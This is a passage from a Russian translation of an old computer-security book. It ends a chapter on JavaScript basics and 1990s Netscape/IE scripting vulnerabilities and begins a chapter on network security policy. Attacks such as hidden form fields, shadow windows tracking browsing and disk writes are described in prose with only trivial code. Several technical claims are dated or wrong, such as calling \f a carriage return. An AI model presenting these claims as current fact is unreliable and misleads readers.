<!- Конец комментария ->
```

Далее показано, как нужно внедрять операторы JavaScript с помощью комментариев HTML:

```
<SCRIPT>
<!- Начало комментария; не обрывайте его в этом месте

Операторы JavaScript должны стоять здесь

<!- Конец комментария ->
</SCRIPT>
```

Как можно видеть, первый комментарий не заканчивается в той строке, где он начался. Используйте именно этот формат в HTML-документах. Разработчики помещают операторы JavaScript внутри комментариев HTML. Благодаря этому броузеры, не поддерживающие JavaScript, попросту проигнорируют этот фрагмент кода, воспринимая его как комментарий.

КОММЕНТАРИИ JAVASCRIPT

При создании сценариев JavaScript вам придется включать комментарии в текст программы, чтобы пояснить ход ее выполнения. С их помощью другой программист сможет разобраться в работе вашего сценария. В JavaScript поддерживается тот же формат комментариев, что и в апплетах Java или программах C/C++:

```
/* Это комментарий */

// Это комментарий

/* Это комментарий,
   состоящий из нескольких строк */
```

ЭЛЕМЕНТ <SCRIPT>

Разработчики Web-страниц используют элемент <*SCRIPT*> в файлах HTML, для того чтобы указать URL сценария или сам сценарий. Например, следующий фрагмент программы служит для указания URL JavaScript:

```
<SCRIPT LANGUAGE= "JavaScript">
SRC="http:\www.jamsa.com\somescript.js"></SCRIPT>
```

Аналогичным образом следующий элемент <*SCRIPT*> служит для формирования операторов JavaScript, предоставляемых на выполнение броузеру:

```
<SCRIPT LANGUAGE= "JavaScript">
<!— Прячем JavaScript
document.write("Hello, JavaScript!<BR>");
// перестаем прятать текст программы —>
</SCRIPT></BODY></HTML>
```

СТРОКИ JAVASCRIPT

Как известно, строка символов содержит несколько (или ни одного) ASCII-символов. В JavaScript можно заключать строки в одинарные или двойные кавычки. Например, следующие строки являются идентичными:

```
SomeString = 'Hello, World';

SomeOtherString = "Hello, World";
```

Как вы увидите, используя оператор сложения (+), можно соединить две строки символов в одну:

```
Message = 'Hello' + "World";
```

В строку символов JavaScript можно включить *escape*-последовательности, вроде символа новой строки (\n), символа табуляции (\t), символа перевода каретки (\f) и т. д. Как вы узнаете, некоторые реализации JavaScript позволяют хакерам использовать строки символов вместе с командами получения доступа к диску. Благодаря этому они могут получить доступ к вашему жесткому диску.

ПРОСТОЙ ВЫВОД ДАННЫХ С ПОМОЩЬЮ JAVASCRIPT

В рамках документа HTML можно перемешивать текст, выводимый элементами HTML, с текстом, выводимым с помощью JavaScript. Для вывода с использованием JavaScript ваш документ должен использовать метод *write* объекта *document,* как показано ниже:

```
<HTML>
<HEAD><TITLE>SimpleOut</TITLE></HEAD>
<BODY>
This is the HTML text
<SCRIPT LANGUAGE="JavaScript">
<!— Прячем JavaScript
document.write("...Followed by JavaScript Text<BR>");
// перестаем прятать текст программы —>
</SCRIPT>
and this is the final text
</BODY></HTML>
```

Как можно видеть, этот фрагмент программы -- он расположен в файле *SimpleOut.HTML*— указывает текст в формате HTML, а также выводит данные с помощью *document.write.* Если просматривать эти операторы с помощью *Netscape Navigator,* то вы увидите на экране текст, аналогичный показанному на рисунке 20.15.

В JavaScript объект *document* соответствует текущему HTML-документу. Если сценарий использует метод *write* для вывода данных, то броузер отобразит их в рамках текущего документа.




***Рисунок** 20.15. Вывод данных в форматах HTML и JavaScript.*

СОЗДАНИЕ ПРОСТОГО ОКНА СООБЩЕНИЙ

Как уже говорилось, используя методы *write* и *writeln* объекта *document,* сценарий может помещать текст внутри документа HTML. В зависимости от требований, предъявляемых к сценарию, может возникнуть необходимость вывода сообщения пользователю в диалоговом окне. Для вывода диалогового окна можно использовать функцию *alert.* Следующий HTML-файл *Alert.HTML* использует функцию *alert* для вывода окна с сообщением *«Hello, JavaScript»:*

```
<HTML>
<HEAD><TITLE>JSUseTags</TITLE></HEAD>
<BODY>
<SCRIPT LANGUAGE="JavaScript">
<!— Прячем JavaScript
alert("\nHello, JavaScript");
// перестаем прятать текст программы —>
</SCRIPT>
</BODY></HTML>
```

Просматривая этот документ с помощью броузера *Netscape Navigator,* вы увидите диалоговое окно, показанное на рисунке 20.16.




Рисунок 20.16. *Вывод диалогового окна с сообщением с помощью функции* ***alert.***

С помощью таких диалоговых окон хакер может атаковать вашу систему. Например, он может провести атаку отказа служб или подменить диалоговое окно **Сохранить как.**

ПЕРЕМЕННЫЕ JAVASCRIPT

Для хранения информации в JavaScript используются переменные. В отличие от C/C++, где необходимо указывать тип каждой переменной (например, *int, float, char* и т. д.), в языке JavaScript это делать не нужно. Вместо этого во время выполнения операторов JavaScript броузер сам определяет тип используемой переменной.

Имена переменных JavaScript должны начинаться с буквы или символа подчеркивания .(_)• Более того, имена JavaScript чувствительны к регистру. Это значит, что имена *Size, size* и *SIZE* являются различными и каждое из них обозначает определенную переменную.

Чтобы объявить в сценарии новую переменную, нужно поставить перед именем переменной ключевое слово *var.* Например, следующие операторы объявляют несколько переменных:

```
var BookTitle, ChapterNumber;
var Publisher;
var x, y, z;
```

При объявлении переменной внутри сценария можно использовать оператор «=», чтобы инициализировать переменную:

```
var BookTitle = "Hacker Proof", ChapterNumber = 20;
var Publisher = "Jamsa Press";
var x = 1, y = 2, z = 3;
var a, b, c = 3;  //переменной с присвоено значение 3
```

Как вы увидите далее, в JavaScript можно определять объекты. Чтобы облегчить работу с символьными строками, в JavaScript есть встроенный объект *String.*

Как и Java, JavaScript умеет считывать определенные свойства вашей системы. Но в отличие от Java, JavaScript не может открывать прямой сокет (даже для своего хоста-источника). Однако он способен сохранить эти данные во временном файле, а также сохранить пакетный файл с командами создания сокета. С их помощью программа JavaScript может создать соединение и переслать хакеру данные из временного файла.

ПОЛУЧЕНИЕ ТЕКСТОВОГО ВВОДА ПОЛЬЗОВАТЕЛЯ

Как уже говорилось, с помощью форм можно получить от пользователя все виды входных данных: текст, результаты выбора в диалоговом окне и т. д. В зависимости от требований, предъявляемых к сценарию, может понадобиться получить от пользователя строку текста. В этом случае сценарий использует функцию *prompt* для вывода диалогового окна, которое снабжает пользователя информацией и затем возвращает введенные пользователем данные. Следующий HTML-файл *Prompt.HTML* иллюстрирует использование функции *prompt*

```
<HTML>
<HEAD><TITLE>Prompt</TITLE></HEAD>
<BODY>
<SCRIPT LANGUAGE="JavaScript">
<!— Прячем JavaScript
var name, age;

name = prompt("Enter your name:", "");
age = prompt("Enter your age:", "");
document.write("<H3>Name: " + name + "</H3>");
document.write("<H3>Age: " + age + "</H3>");
// перестаем прятать текст программы —>
</SCRIPT>
</BODY></HTML>
```

Просматривая этот файл с помощью броузера *Netscape Navigator*, вы увидите диалоговое окно для каждого из вызовов функции *prompt*. В этом примере второй параметр этой функции указывает на использование значения по умолчанию.

Формы JavaScript более опасны для пользователя, чем для сервера (в отличие от сценариев CGI). Например, форма JavaScript может попросить пользователя ввести свое имя и другую информацию. В ответ пользователь введет требуемую информацию в отображаемые (видимые) поля формы и щелкнет мышью по кнопке подтверждения. Однако страница хакера также получит эту информацию и поместит ее в другие, невидимые поля. После нажатия кнопки подтверждения введенная пользователем информация станет доступна хакеру.

ФУНКЦИИ JAVASCRIPT

Как и в Java или C/C++, для разделения больших задач на более элементарные в JavaScript используются функции. Подобно функциям языка Java, функции

JavaScript могут получать параметры и возвращать значения. Разница между функциями Java и JavaScript заключается в том, что для определения функции в JavaScript используется ключевое *слово function*. Кроме того, вы не должны указывать типы параметров и возвращаемого значения:

```
function SomeName(parameter_1, parameter_2)
{
  // операторы
  return
}
```

На компакт-диске есть HTML-файл *Functions.HTML*, иллюстрирующий использование функций в сценариях JavaScript. В этом файле используются два сценария; в каждом из них определяются свои собственные функции.

ОБЪЕКТЫ JAVASCRIPT

Как и Java, JavaScript является объектно-ориентированным языком программирования. Это значит, что JavaScript поддерживает использование объектов. *Объект* — это набор взаимосвязанных переменных и функций, объединенных в одно целое. Как уже говорилось, функции класса называются методами. Чтобы вы могли лучше представлять себе объекты JavaScript, рассмотрим стандартные объекты этого языка программирования (см. таблицу 20.1).

Объект	Назначение
Date	Возвращает текущую дату
Document	Позволяет записать данные в HTML-страницу
Form	Позволяет сценарию собирать и выводить данные
History	Дает пользователю возможность получить доступ к журналу
Location	Дает пользователю возможность управлять текущим URL
Math	Определяет несколько ключевых функций и констант
String	Хранит и обрабатывает строку символов
Windows	Позволяет сценарию создавать окна и кадры

Таблица 20.1. *Стандартные объекты JavaScript.*

На компакт-диске расположен HTML-файл *JSObjects.HTML*, иллюстрирующий использование объектов *Date* и *Math* в сценариях JavaScript.

СОЗДАНИЕ СОБСТВЕННЫХ ОБЪЕКТОВ

В дополнение к использованию стандартных объектов JavaScript, можно создать в сценарии свои собственные объекты. Для этого нужно выбрать имена полей. По-

ля объекта инициализируются с помощью функции-конструктора (ее имя совпадает с именем объекта). Следующий фрагмент программы иллюстрирует использование функции-конструктора для инициализации объекта *Book* с тремя полями:

```
function Book(title, author, price)
  {
    this.title = title;
    this.author = author;
    this.price — price;
  }
```

Функция использует ключевое слово *this* для присвоения значений полям именно того объекта, который инициализируется конструктором.

На компакт-диске расположен HTML-файл *SimpleBook.HTML*, иллюстрирующий использование объекта *Book*.

Объект *Book* был достаточно простым в том отношении, что содержал только поля. Иными словами, в этом объекте нет методов (функций), которые действуют на эти поля. Чтобы снабдить объект методом, нужно определить его как функцию JavaScript, а затем присвоить ее соответствующему полю объекта. На компакт-диске расположен HTML-файл *ObjectsMethods.HTML*, иллюстрирующий использование объекта *Book*. Просматривая этот файл с помощью броузера *Netscape Navigator,* вы увидите текст, показанный на рисунке 20.17.




Рисунок 20.17. *Пример использования полей объекта.*

СОБЫТИЯ JAVASCRIPT

В среде Windows или броузера программы должны отвечать на многочисленные *события,* вроде нажатия клавиши или перемещения указателя мыши. Как уже говорилось, в Java для обработки событий используются так называемые *обработчики событий.* Обработчик события — это специальная функция, исполняющая некоторые действия программы в ответ на появление определенного события. С другой стороны, в JavaScript обработчики событий являются сценариями. В этом

языке определено несколько событий, на которые может реагировать сценарий. Краткое описание событий JavaScript приведено в таблице 20.2.

Событие	Назначение
blur	Возникает в том случае, если пользователь щелкает мышью вне текущего поля
change	Возникает в том случае, если пользователь изменяет значение в форме
click	Возникает в том случае, если пользователь щелкает мышью в поле формы
focus	Возникает в том случае, если пользователь выбирает элемент формы
load	Возникает в том случае, если броузер загружает страницу .
mouseover	Возникает в том случае, если пользователь перемещает указатель мыши в области гиперссылки
select	Возникает в том случае, если пользователь выбирает поле формы
submit	Возникает в том случае, если пользователь передает форму
unload	Возникает в том случае, если пользователь переходит к другой HTML-странице

***Таблица** 20.2. События JavaScript.*

ИСПОЛЬЗОВАНИЕ JAVASCRIPT для ВЗАИМОДЕЙСТВИЯ с ФОРМАМИ

В этой главе я уже рассказал о том, как создавать сценарии CGI с помощью различных языков программирования (C/C++, Perl и т.д.). Они позволяют пользователю взаимодействовать с расположенными на сервере программами. Для разработки таких сценариев вы использовали языки программирования, которые могут динамически создавать HTML-файлы, реализующие формы, которые предлагают пользователю окна для ввода текста, флажки и т.д. После того как пользователь введет данные в форму, броузер отправляет их специальной программе, которая расположена на сервере.

Основное различие между сценариями JavaScript и CGI заключается в том, что в JavaScript можно определить функции обработки введенных пользователем данных, которые будут выполняться внутри броузера (а не на сервере). С другой стороны, сценарии CGI выполняются на сервере. За более подробной информацией о создании сценариев CGI с помощью JavaScript обратитесь на Web-сайт, расположенный по адресу *http://gmccomb.com/javascript/valid.htm* (см. рисунок 20.18).




Рисунок 20.18. *Создание сценариев CGI с помощью JavaScript.*

LIVEWIRE

Сростом популярности JavaScript растет и количество средств, облегчающих создание программ на этом языке. Например, компания Netscape создала программу *LiveWire* — визуальную среду разработки приложений стороны сервера. С ее помощью можно создать сценарии JavaScript, эквивалентные сценариям Perl или C/C++. Посредством JavaScript можно создавать сценарии, которые могут выполняться в броузере или на сервере.

ПРИСУЩИЕ JAVASCRIPT ПРОБЛЕМЫ БЕЗОПАСНОСТИ

Как и для большинства описанных в этой книге технологий, для JavaScript характерны некоторые проблемы, связанные с безопасностью. Далее приводится описание некоторых из них:

- Программы JavaScript могут считывать файлы журнала и *cookie.*
- Программы JavaScript могут считывать URL-кэш пользователя.
- Программы JavaScript могут подделать сообщение электронной почты и украсть адрес пользователя.
- Программы JavaScript могут рекурсивно просматривать локальные диски.
- Программы JavaScript могут открыть окно размером в один пиксел и записать с его помощью информацию обо всех использовавшихся URL.

Компания Netscape исправила многие из этих ошибок в *Netscape Navigator 2.01.* Например, теперь этот броузер отключает метод *submit* в форме электронной почты. Теперь хакеры не могут просто так взять и подделать сообщение или украсть адрес пользователя.

ПРОБЛЕМЫ БЕЗОПАСНОСТИ новых ВЕРСИЙ NETSCAPE NAVIGATOR

К сожалению, если вы используете *Netscape Navigator* версий 3.0, 3.01 или 4.0 (с подключенными функциями поддержки JavaScript), то это не значит, что вы полностью защищены от нападений. Сервер хакера может загрузить на ваш компьютер любой файл, и вы даже не узнаете об этом. Например, страница хакера может записать на локальный диск:

```
document.open("Can I write to your disk?")
document.write("")
document.close()
```

Чтобы записать файл на локальный диск, пользователь должен с помощью диалогового окна **Сохранить как** указать имя сохраняемого файла. Но сервер все равно может записывать данные на диск. Таким образом, ловкий хакер способен указать, что для просмотра страницы требуется специальная надстройка (plug-in), и отобразить диалоговое окно этой надстройки. Однако после загрузки такой надстройки последняя может удалить все файлы на вашем диске или создать соединение с сервером хакера.

Если же вы присоединяетесь к такому серверу с помощью машины, работающей под управлением Windows NT, то такая программа JavaScript вызовет сбой в системе. В системах Unix программы JavaScript могут вызвать сбои в работе ядра, если пользователь не откроет новое окно *Netscape Navigator* до того, как посетит следующую страницу JavaScript. И наконец, щелчок мышью по расположенной в диалоговом окне **Сохранить как** кнопке **Отмена** вызовет сбой Windows 95 или MacOS, или как минимум сбой *Netscape Navigator.* (Обратите внимание: файл не будет закрыт до тех пор, пока вы не выйдете из *Netscape Navigator*, поэтому у вас есть шанс обнаружить проблему до того, как она проявит себя «в полную силу».)

ОШИБКА BELL LABS

Координационный центр CERT сообщил компании Microsoft о проблеме, с помощью которой хакер может удаленно наблюдать за перемещениями пользователя по Web. Некоторые броузеры, поддерживающие JavaScript (вроде *Netscape Navigator* и *Internet Explorer),* обладают подобными проблемами безопасности. Чтобы избавиться от них, посетите Web-сайт компании Microsoft, расположенный по адресу *http://www.microsoft.com.* Там вы найдете специальную «заплатку» для *Internet Explorer 3.02,* призванную решить эту проблему. Она работает только в том случае, если вы не установили дополнение для передачи файлов. Однако компания Microsoft обещала в скором времени выпустить заплатку и для броузеров с этим дополнением.

СУЩНОСТЬ ОШИБКИ BELL LABS

Воспользовавшись открытой в Bell Labs ошибкой, хакер может прослеживать перемещения пользователя по Web. Как же это происходит? Допустим, что пользователь попал на Web-сайт хакера. В этом случае последний может открыть в

броузере пользователя «затененное» окно и с его помощью прослеживать все перемещения пользователя по Web. От такой атаки не сможет защитить даже брандмауэр или безопасное соединение HTTP. Достаточно трудно спрятать второе окно так, чтобы его совсем нельзя было обнаружить. Чтобы обнаружить окно, созданное хакером, пользователю достаточно свернуть все свои окна. С помощью своего окна хакер может отмечать действия пользователя и получать следующую информацию:

- Посещаемые пользователем URL
- Данные, введенные пользователем в HTML-формы
- Установленные в файле *cookie* значения

РЕЗЮМЕ

В этой главе я научил вас основам создания сценариев с помощью языков C/C++, Perl и JavaScript. Кроме того, вы узнали о подстерегающих пользователей и серверы опасностях, связанных с использованием сценариев. Не забывайте о них во время путешествий по Web или при создании собственного сайта.

В следующей главе вы узнаете о политике безопасности и ее роли в системе. Но прежде убедитесь, что усвоили следующее:


- ✓ С помощью сценариев CGI разработчики могут создавать интерактивные Web-сайты.
- ✓ В Web есть специальное программное обеспечение, с помощью которого можно легко преобразовать свою систему в Web-сервер. Благодаря этому ваши HTML-файлы станут доступны для всех пользователей Web.
- ✓ После того как пользователь заполнит форму, расположенная на сервере программа получит и обработает введенные данные.
- ✓ Программы, обрабатывающие интерактивные формы, могут динамически создавать HTML-документы.
- ✓ С помощью языков программирования вроде C/C++ можно создавать программы, которые будут принимать и обрабатывать введенные пользователем данные.
- ✓ Напав на сценарий, хакер может получить доступ к вашему Web-серверу.
- ✓ Сценарии CGI должны содержать процедуры проверки введенных пользователем данных. Благодаря этому хакер не сможет передать в качестве входных данных системные команды.
- ✓ Плохо написанные сценарии представляют достаточно большую опасность для системы.
- ✓ JavaScript — это основанный на HTML язык разработки сценариев. Сего помощью разработчики Web-сайтов могут создавать программы, по функциональным возможностям не уступающие программам Java.

- ✓ Основное различие между JavaScript и другими языками разработки сценариев заключается в том, что операторы этого языка выполняются броузером, а не на сервере.
- ✓ Сценарии CGI представляют опасность для серверов, а сценарии JavaScript могут быть опасны для пользователей системы.
- ✓ Сценарии JavaScript могут обладать доступом к локальному диску и записывать на него файлы.
- ✓ Сценарии JavaScript способны создавать «затененные» окна броузера, с помощью которых хакер может передавать все действия вашего броузера на чей-либо сервер.

РЕСУРСЫ INTERNET

Разрабатывая Web-сайт, не забывайте о возможных опасностях, связанных с использованием сценариев. Далее приводится список Web-сайтов, содержащих информацию о программировании на CGI и JavaScript.

CGI SECURITY	http://www.go2net.com/people/paulp/cgi-security/
BOUTELL.COM	http://wwwboutell. com/cgic
ENVIROMENTAL VARIABLE	http://www.panix.com/~jlr/CGI-BIN/environ.cgi
WINDOWS CGI 1.3A INTERFACE	http://website. ora. com/wsdocs/32demo/windows-cgi.html
THE CGI SPECIFICATION	http://hoohoo.ncsa.uiuc.edu/cgi/interface.html
THE SOVRCE CODE	http://sunsite.unc.edu/jem/source.html
GOPHER. METRONET.COM	http://gopher.metronet.com:70/1h/perlinfo/scripts
MA TT 'S SCRIPT ARCHIVE	http://worldwidemart.com/scripts/
THE CGI-LIB.PL HOME PAGE	http://www. bio.cam.acuk/cgi-lib/
VRML/JA VA/JA VASCRIPT FA Q	http://www.aereal.com/faq/
JAVASCRIPT FAQ	http://www.freqgrafx. com/411/isfaq.html
JAVASCRIPT PROGRAMMING LINKS	http://www.woden.com/~commpass/javascript.html



Глава 21

Политика безопасности сети

На протяжении всей книги я рассказывал вам о том, какие опасности подстерегают администраторов, пользователей и инженеров систем управления информацией (MIS — management-information system). Как уже говорилось, их количество растет с каждым днем. Поэтому каждая компания должна создать специальную структуру, занимающуюся вопросами безопасности сети. В этой главе я расскажу вам о том, как разработать и реализовать политику безопасности сети. Прочитав главу, вы узнаете следующее:

- Каждая сеть должна обладать своей уникальной политикой безопасности.
- Для создания политики безопасности необходима слаженная работа всего коллектива — от администраторов до простых пользователей.
- *Оценка риска* подразумевает под собой определение всех нуждающихся в защите объектов системы и грозящей им опасности.
- Прежде всего политика безопасности должна ответить на вопрос, *что* нужно защищать. Методы защиты *(как* защищать) отодвигаются на второй план.
- Прежде чем приступить к реализации политики безопасности, вы должны тщательно продумать каждую ее деталь.
- Хорошая политика безопасности должна определять меры наказания нарушителей.
- Эффективность политики безопасности определяется методами ее реализации и поддержания.

ОПРЕДЕЛЕНИЕ политики БЕЗОПАСНОСТИ

Политика безопасности состоит из нескольких компонентов. Отмечу, что многие специалисты склонны смешивать различные специфические понятия безопасности. Далее приводится описание некоторых из этих понятий.

- *Индивидуальность* — под индивидуальностью подразумевается некоторая схема разделения и присвоения имен различным членам сети (как уже говорилось в главе 10, членом сети может быть и пользователь, и хост).
- *Идентификация* — как уже отмечалось ранее, метод определения прав на использование имени некоторого пользователя. Иначе говоря, с помощью идентификации можно определить, является ли некоторый человек тем, за кого он себя выдает.
- *Идентификация информации* — это метод определения создателя информации. Чаще всего для идентификации информации используются цифровые подписи.

- *Целостность данных* — это метод определения неизменности данных с момента их отправки. Для определения целостности данных также используются цифровые подписи.
- *Конфиденциальность информации* — это метод защиты передаваемых по сети данных от посторонних глаз. В идеале конфиденциальную информацию должен прочитать только тот, кому она предназначается (для остальных она должна быть недоступна). Для обеспечения конфиденциальности информации чаще всего используется шифрование (см. главу 4).
- *Определение прав* — это механизм, с помощью которого система определяет, может ли конкретный пользователь воспользоваться некоторой функцией или получить доступ к некоторой информации. Во многих системах определением прав занимается операционная система. В других (вроде Kerberos) определением прав занимается специальная машина — безопасный сервер.
- *Аудит* — как уже говорилось в главе 12, это метод получения и хранения информации обо всех сетевых транзакциях.

Некоторые из этих аспектов более сложны, чем кажутся поначалу. Например, средства идентификации состоят не только из механизмов проверки отдельных пользователей, но также и подразумевают создание эффективных паролей. Однако создание паролей относится уже к *социальным проблемам* — они зависят не от системы, а от уровня знаний пользователей. Определение прав и аудита требуют некоторых накладных расходов (процесс создания учетных записей). Каждый из пунктов списка может быть связан с остальными. Например, конфиденциальность информации связана с проблемами определения прав.

В процессе реализации политики безопасности необходимо определить, какие из перечисленных понятий наиболее важны для вашей системы. Только после этого можно приступать к разработке политики. Кроме того, вы должны создать письменный вариант реализации политики безопасности и предоставить его всем администраторам сети.

ЗАЧЕМ НУЖНА ПОЛИТИКА БЕЗОПАСНОСТИ

На протяжении всей книги рассказывалось, какие опасности подстерегают системы, не обладающие средствами защиты. Поэтому вопрос о том, зачем нужна политика безопасности, не является актуальным. Вместо этого вы должны решить, как она будет реализована.

Для большинства сетевых администраторов реализация безопасности системы напрямую определяется пониманием грозящих ей опасностей. Вы уже знакомы со многими из них. Осталось только определить, какие из опасностей могут угрожать вашей системе.

ОСНОВЫ РАЗРАБОТКИ ПОЛИТИКИ БЕЗОПАСНОСТИ

Построение политики безопасности начинается с разработки плана действий по осуществлению безопасности системы. Другими словами, вы должны попытаться

защитить себя и сделать все, чтобы хакер не смог проникнуть в систему. Наиболее общими в разработке безопасности системы являются следующие операции:

1. Определите, какие объекты нуждаются в защите. Выясните характеристики этих объектов. Например, предположим, что ваш сервер содержит базы данных с важной для компании информацией. Чтобы определить необходимый уровень безопасности этих баз данных, вы должны выяснить, какими правами доступа обладают различные пользователи в настоящий момент.
2. Определите, что вы должны защищать и от кого нужно защищаться. Возвращаясь к нашему примеру, вы должны защитить базы данных от доступа внешних пользователей. Возможно, что вам придется защитить записи каждого пользователя от остальных пользователей.
3. Определите степень вероятности угроз. Если область вашей деятельности достаточно узка или вы работаете только в определенном регионе, то, скорее всего, вам нужно защищаться от своих же работников, а не от «внешних» хакеров.
4. Достаточно важным параметром средств обеспечения защиты информации является их цена. Наиболее результативными в этом плане являются пароли, зашифрованные записи и брандмауэры.
5. Постоянно следите за состоянием безопасности системы. Немедленно устраняйте все найденные недостатки.

Большая часть этой главы посвящена обсуждению последних двух пунктов, потому что первые три зависят от каждой конкретной системы и даже могут различаться для серверов одной сети. Однако вы должны понять, что первые три пункта являются определяющими компонентами политики безопасности системы. При разработке системы безопасности не забывайте о том, что она должна стоить меньше, чем восстановление системы после успешной атаки.

Не имея четкого представления о том, что нужно защищать и от чего нужно защищаться, вы не сможете следовать приведенным выше правилам. На рисунке 21.1 представлена схема создания и реализации политики безопасности.




Рисунок 21.1. *Процесс создания и реализации политики безопасности.*

РАЗРАБОТКА ОФИЦИАЛЬНОЙ политики БЕЗОПАСНОСТИ СИСТЕМЫ

Чтобы определить официальную политику безопасности системы, необходимо выяснить, какие требования на систему налагает ваша организация. Кроме того, разрабатываемая политика должна включать средства предотвращения нападений и реакции на нарушения безопасности. Чтобы решить эти задачи, нужно четко определить специфику вашей компании. Для этого необходимо проделать следующее:

1. Определите цели вашей организации и методы их реализации. Например, военная база должна обладать гораздо более изощренными средствами безопасности, чем университет. Что же касается частных компаний, то здесь все определяется каждым конкретным случаем.
2. Разработайте политику безопасности, согласующуюся с уже существующими правилами, ограничениями и законами вашей организации. Для этого вы должны как минимум понимать все эти правила и законы.
3. Если ваша система не является автономной (имеется связь с внешним миром), то вы должны продумать средства защиты от вторжений извне. В частности, вы должны рассмотреть возможности удаленного выполнения программ. Например, нужно определить, как будут решаться проблемы, связанные с работой удаленных сайтов или неавторизованным доступом удаленных клиентов.

Нельзя создать политику безопасности за один субботний вечер. Для ее разработки вам придется привлечь нескольких сотрудников, обладающих различными полномочиями в организации и правами в сети. Однако отвечать за создание политики должен один определенный человек (или группа людей).

ОПРЕДЕЛИТЕ ОТВЕТСТВЕННЫХ

Создавая политику безопасности, не забывайте о том, что она включает в себя огромное количество аспектов. Плохо разработанная или реализованная политика безопасности может оставить достаточно много «дыр» в системе. Чтобы этого не произошло, вы должны подключить к созданию политики нескольких человек. При этом разделите их на две группы: разработчиков и исполнителей. Первые из них должны заниматься поисками проблем и разрабатывать методы их устранения. Вторые должны реализовывать найденные решения на практике. Кроме того, разработчики должны контролировать исполнителей. Очевидно, что ничего не стоит самая лучшая, но недостаточно хорошо реализованная политика безопасности. Не будет от нее проку и в том случае, если не заставить всех пользователей придерживаться разработанной политики.

Политика безопасности может определять (и ограничивать) действия всех пользователей системы. Поэтому вы должны консультироваться с некоторыми из них, чтобы ваша политика не была оторвана от реальных проблем и нужд. Выделите в каждом отделе человека (с наиболее высокими правами доступа к системе), который также будет отвечать за реализацию политики в отделе. Не стоит пола-

гаться только на группу реализации: отвечать за реализацию политики должны все пользователи с достаточно широкими правами доступа.

Не стоит также забывать и об обычных пользователях. Каждый человек вашей организации должен понимать, насколько важна политика безопасности, и строго выполнять установленные правила. Например, только от пользователей зависит создание и правильное применение паролей.

Определив политику безопасности, нужно также отобрать людей, ответственных за ее реализацию. Например, это могут быть группы пользователей, занимающихся аудитом и управлением системы, структуры, обеспечивающие физическую безопасность, и т. д. Чем раньше эти люди будут вовлечены в работу над политикой безопасности, тем успешнее пойдет ваша деятельность.

ОТВЕТСТВЕННОСТЬ ЗА РЕАЛИЗАЦИЮ

Разработав политику безопасности, убедитесь в том, что каждый пользователь системы знаком со своими обязанностями. Очевидно, вы не сможете предусмотреть всех ситуаций. Однако вы должны стараться избавиться от всех известных вам проблем.
